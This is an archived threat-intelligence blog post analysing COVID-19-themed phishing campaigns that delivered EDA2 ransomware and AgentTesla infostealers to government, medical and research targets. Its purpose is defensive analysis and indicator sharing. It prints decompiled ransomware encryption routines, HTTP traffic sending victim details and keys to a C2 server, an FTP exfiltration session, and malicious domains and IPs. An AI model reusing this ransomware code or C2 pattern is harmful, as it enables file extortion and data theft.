Malicious Attackers Target Government and Medical Organizations With COVID-19 Themed Phishing Campaigns

By Adrian McCabe, Vicky Ray, Juan Cortes

Published: 2020-04-14 · Archived: 2026-04-05 22:56:20 UTC

Executive Summary

Despite prior reporting by various sources indicating that some cyber threat attacker activity may subside in some respects during the COVID-19 pandemic, Unit 42 has observed quite the opposite with regard to COVID-19 themed threats, particularly in the realm of phishing attacks.

While the various COVID-19 themed phishing campaigns observed by Unit 42 are numerous, this blog seeks to provide a thorough picture and solid technical analysis of the cross-section between the various types of COVID-19 themed threats organizations may be facing during the ongoing pandemic. Specifically, we address a ransomware variant (EDA2) observed in attacks on a Canadian government healthcare organization and a Canadian medical research university, as well as an infostealer variant (AgentTesla) observed in attacks against various other targets (e.g, a United States defense research entity, a Turkish government agency managing public works, a German industrial manufacturing firm, a Korean chemical manufacturer, a research institute located in Japan and medical research facilities in Canada).

None of the malware samples mentioned in this blog were successful in reaching their intended targets. Our threat prevention platform with WildFire detects activity associated with these threat groups while simultaneously updating the 'malware' category within the URL Filtering solution for malicious and/or compromised domains that have been identified.

Ransomware Campaign

Campaign Overview

Between March 24, 2020 at 18:25 UTC and March 26 at 11:54 UTC, Unit 42 observed several malicious emails sent from the spoofed address noreply@who[.]int (actual sender IP address at the time of the attack was 176.223.133[.]91) to several individuals associated with a Canadian government health organization actively engaged in COVID-19 response efforts, and a Canadian university conducting COVID-19 research. The emails all contained a malicious Rich Text Format (RTF) phishing lure with the file name 20200323-sitrep-63-covid-19.doc, (SHA256: 62d38f19e67013ce7b2a84cb17362c77e2f13134ee3f8743cbadde818483e617), which, when opened with a vulnerable application, attempted to deliver a ransomware payload using a known shared Microsoft component vulnerability, CVE-2012-0158.

It is interesting to note that even though the file name clearly references a specific date (March 23, 2020), the file name was not updated over the course of the campaign to reflect current dates. It is also interesting that the malware authors did not attempt to make their lures appear legitimate in any way; it is clear from the first page of the document that something is amiss.



Figure 1. Ransomware phishing lure

SHA256	Subjects	Spoofed Sender	File name	C2 Domain
62d38f19e67013ce7b2a84cb17362c77e2f13134ee3f8743cbadde818483e617	Coronavirus disease COVID19	noreply@who[.]int	20200323-sitrep-63-covid-19.doc	www.tempinfo.

Table 1. Ransomware campaign attributes

Post-Infection

Once opened with vulnerable document viewing software, the malicious attachment drops a ransomware binary to disk at C:\Users\<victim username>\AppData\Local\svchost.exe, then executes it. It is worth mentioning that the dropped binary has the hidden attribute set, and has an Adobe Acrobat icon.

When the ransomware binary is executed, an HTTP GET request for the resource tempinfo.96[.]lt/wras/RANSOM20.jpg is initiated. This image is the main ransomware infection notification displayed to the victim:

Figure 2. Ransomware image download network traffic

Figure 3. Ransomware notification image

This image is then saved to disk at C:\Users\<victim username>\ransom20.jpg, and is subsequently set as the victim user's desktop wallpaper. At the time of the attack, the domain tempinfo.96[.]lt resolved to the IP address 31.170.167[.]123.

After the image is downloaded, an HTTP POST request to the resource www.tempinfo.96[.]lt/wras/createkeys.php is made containing the user name and host name of the victim. Of particular note is that connectivity to the remote host is first checked via use of **HTTP 100 Continue** prior to the malware transmitting the host details:

```
POST /wras/createkeys.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: www.tempinfo.96.lt
Content-Length: 45
Expect: 100-continue

HTTP/1.1 100 Continue

username=[redacted]&pcname=[redacted]
```

Figure 4. Network traffic, victim host detail transfer

Once the remote command and control (C2) server successfully receives the victim's details, it then proceeds to create a custom key based on the username/hostname details and sends the key back to the infected host for further processing. Once the key is received from the C2 server, the infected host then initiates an HTTP POST request to the resource www.tempinfo.96[.]lt/wras/savekey.php containing its hostname and the main decryption key for the host, which is, in itself, AES encrypted:

```
HTTP/1.1 200 OK
Connection: Keep-Alive
X-Powered-By: PHP/7.1.33
Content-Type: text/html; charset=UTF-8
Content-Length: 427
Date: Tue, 24 Mar 2020 18:29:21 GMT
Server: LiteSpeed


<RSAKeyValue>
  <Modulus>v5J7WbeXxUcs/XGgPCPH3zE6kz03Mm6Jc6WDxE6DEY+TvSp4V4Fy5cV4dWr6V03DP6AeaqQoTJ88h
+SydR7+HYObIOvhFbdldVVR3/s4C/RJNhsX79r3CSizeCG8hZTjMU9Aqm5yKe/TGsrqKpYCDxozYJRAhZNNFUvAT
0Ql3BcO2Ef/oa4quvYftXMI9uKcV6GDlFdw8ixI5ydKgUPIlHsCVPLsxszB06X7aHVpW6GRYwVGCQP2gP3bAdLPl
lLx8Zgxs6ofNVFWzsvVnPttPjjaYxEqwp5WudQ+cQ934kk1K2+MKdaxLNdHWs9MwKzB2sglcize8hnyBIthkIRTF
w==</Modulus>
  <Exponent>AQAB</Exponent>
</RSAKeyValue>
POST /wras/savekey.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: www.tempinfo.96.lt
Content-Length: 396
Expect: 100-continue

pcname=[redacted]&aesencrypted=uSRHRjEgI9fGybzdaIM9UmVIUtmzrfdo9GLbDiHHRE7Zix38wq3A
7YMnMMftXBpmvLLc3TAheZfO43I3woaJUSkms6D8%2fiMRaT6cu%2b97SmWjND2TWpz3zHLyTPt5ZG7EAYrLDYCB
yq8ZlF4sEhLWDkY9qpcVO2gILhOFMt0b2KzmN8KjhHgNaz7bXIPz8oz5d9zNRFXXSmtlsJuUptNGhKkVYuotSOpV
hrmTdz5yfTwrBcu%2fQ6oc8ooc5EtXKw8qCZk9FpzBzQktK0G2Sl%2fFXtmcGNNyHsODdLQ%2fvcIQYiarL4p2ak
```

Figure 5. Network traffic, ransomware key exchange

At this point, encryption of the victim's files begins. This particular ransomware binary is configured to encrypt files with the following file extensions:

".abw", ".aww", ".chm", ".dbx", ".djvu", ".doc", ".docm", ".docx", ".dot", ".dotm", ".dotx", ".epub", ".gp4", ".ind", ".indd", ".key", ".keynote", ".mht", ".mpp", ".odf", ".ods", ".odt", ".ott", ".oxps", ".pages", ".pdf", ".pmd", ".pot", ".potx", ".pps", ".ppsx", ".ppt", ".pptm", ".pptx", ".prn", ".prproj", ".ps", ".pub", ".pwi", ".rtf", ".sdd", ".sdw", ".shs", ".snp", ".sxw", ".tpl", ".vsd", ".wpd", ".wps", ".wri", ".xps", ".bak", ".bbb", ".bkf", ".bkp", ".dbk", ".gho", ".iso", ".json", ".mdbackup", ".nba", ".nbf", ".nco", ".nrg", ".old", ".rar", ".sbf", ".sbu", ".spb", ".spba", ".tib", ".wbcat", ".zip", "7z", ".dll", ".dbf"

The encryption algorithm is fairly simple, and, when encrypted, files are renamed with a .locked20 extension:

```
// Token: 0x06000008 RID: 8 RVA: 0x0000226C File Offset: 0x0000046C
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".locked20");
}
```

Figure 6. Ransomware encryption source code

Additionally, this ransomware binary has a particularly substantial limitation; it is hardcoded to only encrypt files and directories that are on the victim's desktop.

```
public void startAction()
{
    string path = this.userDir + this.userName + "\\ransom20.jpg";
    this.SetWallpaperFromWeb(this.backgroundImageUrl, path);
    Application.Exit();
    string str = "\\Desktop";
    string location = this.userDir + this.userName + str;
    this.publicKey = this.getPublicKey(this.generatorUrl);
    string text = Form1.CreatePassword(32);
    this.encryptDirectory(location, text);
    this.encryptedPassword = Form1.EncryptTextRSA(text, 2048, this.publicKey);
    this.sendKey(this.keySaveUrl);
    this.encryptedPassword = null;
    this.SetWallpaperFromWeb(this.backgroundImageUrl, path);
    Application.Exit();
}
```

Figure 7. Ransomware encryption initiation source code

Threat Identification

From the code structure of the binary and the host based and network based behaviors of the ransomware, Unit 42 has determined that the ransomware variant used in this attack is EDA2, an open-source ransomware variant associated with a larger, parent ransomware family called HiddenTear.

Additional information on this ransomware variant can be found here.

AgentTesla Campaign

It is not a surprise to see malspam actors also taking advantage of the ongoing COVID-19 pandemic crisis and using COVID-19 as a lure to entice victims to click on malicious attachments and infect their systems. Figure 9 gives an example of one such malspam campaign with a COVID-19 lure.



Figure 8. Malspam email with COVID-19 lure delivering AgentTesla

SHA256	Subjects	Sender	File name	Initial
fd4b4799079cdd970eec3884bef4771624a55297086041fd4e7fcefb1a86d08e 67b44bbf3f69e170f1e8ddea8d992dc83cfd351f06a28338b37dc16ad74826ef 14f6b1979ccc5d29c7b143009472d1edcfcdf0025bc2fa84ee445f17f091dd9a 590f84008dfd489fbf98d83e281fbb38c40d890169a9dbd482ff1f184cfb0970	COVID-19 Supplier Notice	shipping@liquidroam.com	COVID-19 Supplier Notice/COVID-19 Supplier Notice.jpg.exe Corporate advisory CoronaVirus (Covid-19)/Corporate advisory Co	ftp[.]lc 157[.]:

Table 2. AgentTesla campaign attributes

Figure 10 shows the campaign flow where the email shipping@liquidroam[.]com was used to send the malspam emails to a number of our customers from healthcare, pharmaceutical, government industries among others. After further analysis of the attachments we found that the samples were droppers delivering variants of the AgentTesla malware family. AgentTesla is an info-stealing malware which has been around since 2014. Since AgentTesla has been sold in multiple forums commonly visited by cyber criminals, it's use has significantly grown in the past years and has been one of the top malware family of choice of the SilverTerrier threat actor, infamous for BEC campaigns. More details on the SilverTerrier campaigns can be found in the recent Unit 42 update here.



Figure 9. Maltego chart of the AgentTesla campaign

All the associated samples connected to the same C2 domain for exfiltration- ftp[.]lookmegarment[.]com. Our analysis also shows that the AgentTesla samples had hard coded credentials used to communicate with the C2 over FTP. Figure 11 shows the exfiltration over FTP, where the C2 is running a Pure-FTPd server.

```
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 15:04. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
USER [redacted]@lookmegarment.com
331 User abo@lookmegarment.com OK. Password required
PASS [redacted]
230 OK. Current restricted directory is /
OPTS utf8 on
200 OK, UTF-8 enabled
PWD
257 "/" is your current location
CWD /
250 OK. Current directory is /
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (157,245,78,47,124,120)
STOR [redacted].html
150 Accepted data connection
226-File successfully transferred
226 0.199 seconds (measured here), 2.70 Kbytes per second
```

Figure 11. Network traffic, exfiltration

It is also important to note that the email sender domain, liquidroam[.]com, and the C2 domain, lookmegarment[.]com, are legit business domains providing sales of electric skateboards and garment textiles, respectively. It is likely that the domains have been compromised and their infrastructure being used in the wider campaign of the cyber criminals.

Conclusion

The objective of this blog was to give a deeper understanding on some of the types of cybercrime campaigns being faced by multiple critical industries dealing with the urgent and critical response efforts of the COVID-19 pandemic. It is clear from these cases that the threat actors who profit from cybercrime will go to any extent, including targeting organizations that are in the front lines and responding to the pandemic on a daily basis.

While this blog specifically focused on two campaigns, Unit 42 is tracking multiple campaigns with COVID-19 themes being used by threat actors on a daily basis and this trend is likely going to continue for weeks to come. We will continue updating the Unit 42 blog with new findings and observations on how the ongoing COVID-19 pandemic is being leveraged by cyber criminals for illicit profit.

Palo Alto Networks customers are already protected from the mentioned threats by:

- Deploying Threat ID 1114703, 2878137, 2855181, 2850820, 2811429, 2888946
- Wildfire successfully classifies the samples as malware
- C2 domains are classified as malicious in DNS Security

IOCs

Ransomware Campaign:

RTF Phishing Lure: 62d38f19e67013ce7b2a84cb17362c77e2f13134ee3f8743cbadde818483e617

Additional related RTF Lure (origin unknown):

42f04025460e5a6fc16d6182ee264d103d9bcd03fffd782c10f0b2e82b84f768

Ransomware Binary:

2779863a173ff975148cb3156ee593cb5719a0ab238ea7c9e0b0ca3b5a4a9326

Mailing Infrastructure:

176.223.133[.]91

C2:

tempinfo.96[.]lt

31.170.167[.]123

AgentTesla Campaign:

AgentTesla Samples:

fd4b4799079cdd970eec3884bef4771624a55297086041fd4e7fcefb1a86d08e
67b44bbf3f69e170f1e8ddea8d992dc83cfd351f06a28338b37dc16ad74826ef
14f6b1979ccc5d29c7b143009472d1edcfcdf0025bc2fa84ee445f17f091dd9a
590f84008dfd489fbf98d83e281fbb38c40d890169a9dbd482ff1f184cfb0970 408bd4ffdff006738289dc51f1e51b00662508628ef8bb6147e3d88d4740ec4b C2: ftp[.]lookmegarment[.]com 157[.]245.78[.]47

Source: https://unit42.paloaltonetworks.com/covid-19-themed-cyber-attacks-target-government-and-medical-organizations/